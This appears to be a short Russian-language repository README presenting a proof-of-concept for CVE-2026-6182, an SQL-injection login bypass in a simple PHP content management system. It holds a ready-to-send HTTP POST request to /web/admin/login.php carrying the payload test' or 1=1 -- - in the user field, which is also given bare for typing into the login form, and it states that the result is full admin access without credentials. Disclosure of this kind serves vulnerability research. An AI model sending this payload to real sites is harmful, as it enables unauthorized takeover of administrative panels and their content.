 xmyronn/cve-2026-6182-sqli-auth
Proof-of-concept для обхода аутентификации через SQL-инъекцию в Simple Content Management System PHP, позволяющий неаутентифицированным злоумышленникам получить доступ администратора с помощью специально сформированного параметра user.

Уязвимость SQL-инъекции существует на странице входа в админ-панель
простой системы управления контентом на PHP. Параметр user не
подвергается санитизации перед передачей в SQL-запрос, что позволяет
неаутентифицированному злоумышленнику обойти аутентификацию и получить
полный доступ к админ-панели.
/web/admin/login.phpusercode-projects.org
Простая система управления контентом на PHP
1.0
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login

или просто добавьте это на страницу входа

test' or 1=1 -- -

Неаутентифицированный удалённый злоумышленник может полностью обойти вход в админ-панель, не зная никаких учётных данных, получив полный контроль над админ-панелью, включая добавление контента.
Imad Alvi
